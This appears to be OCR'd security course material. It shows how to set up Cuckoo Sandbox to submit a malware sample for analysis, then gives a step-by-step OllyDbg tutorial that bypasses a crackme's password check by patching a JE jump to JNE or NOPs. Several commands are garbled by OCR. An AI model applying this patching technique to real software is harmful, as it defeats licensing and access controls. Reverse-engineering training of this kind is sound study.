0 sockets

Cuckoo Sandbox


Open ubuntu cuckoo final.ova




Click->Import




Before running vm xp




After running vm xp



Type folder cuckoo as root “Sudo chown –r analysis:analysis cuckoo/




Type ./cuckoo.py as not root




And open terminal again and pointing to cd /home/analysis/Download/cuckoo

Type “utils/submit.py –package exe /home/analysis/ (your package malware)



And see the report



Referse Engineering with Ollydbg

In simple words reverse engineering is the act to modify the code of of the application to make it work our way, Reverse engineering a very complicated topic and is very difficult to understand for newbie's as it requires a prior knowledge of assembly language, However in this article I will show you step by step how you can crack an application with reverse engineering.

Requirements

You will require the following things:

1.OllyDBG

2.Crack Me App


Method

1.Once you have downloaded both OllyDBG and Crack Me App start the crack me app (ask your trainer)


2.Enter any password click ok

3.You will the following error

You are not authorized to use the application




4.Now open OllyDBG and open the Crack me app in it.




5.Now once you have opened the crack me app in OllyDBG, Next Press the blue play button at the top which will start the application

Search For the error which you got when you tried to log into the application ("You are not authorized to use the application")

8.Once you have found the error click on it and you will be bought to the following screen:



9.Now as you scroll upwards you will find the following line:



JE SHORT Password.00457728

This is a conditional jump which means that if the condition is right then it will jump to 00457728 Which leaves us to the message "You are not authorized to use the application" and if the condition is not satisfied it just continues reading the code, So we don't want this jump to work as we don't want to get the error message


Now there are two ways to remove this message:

We can either fill it with NOP's and make this conditional jump not work


2.Or we can change JE SHORT Password.00457728 to JNE SHORT Password.00457728, JNE(Jump If Not Equal) means that if the password is correct it will give you the bad message and if the password is incorrect it will give you the correct message


You can use any methods it's your choice, Now in this tutorial I will use the second method to use the method follow the steps given below:

1.Double click the line JE SHORT Password.00457728 and simple change it to JNE SHORT




Password.00457728 and click assemble






2.Next Press the blue play button at the top which will start the application


3.Now just enter the password and it will give you the correct message.




Hackspy Trojan Exploit



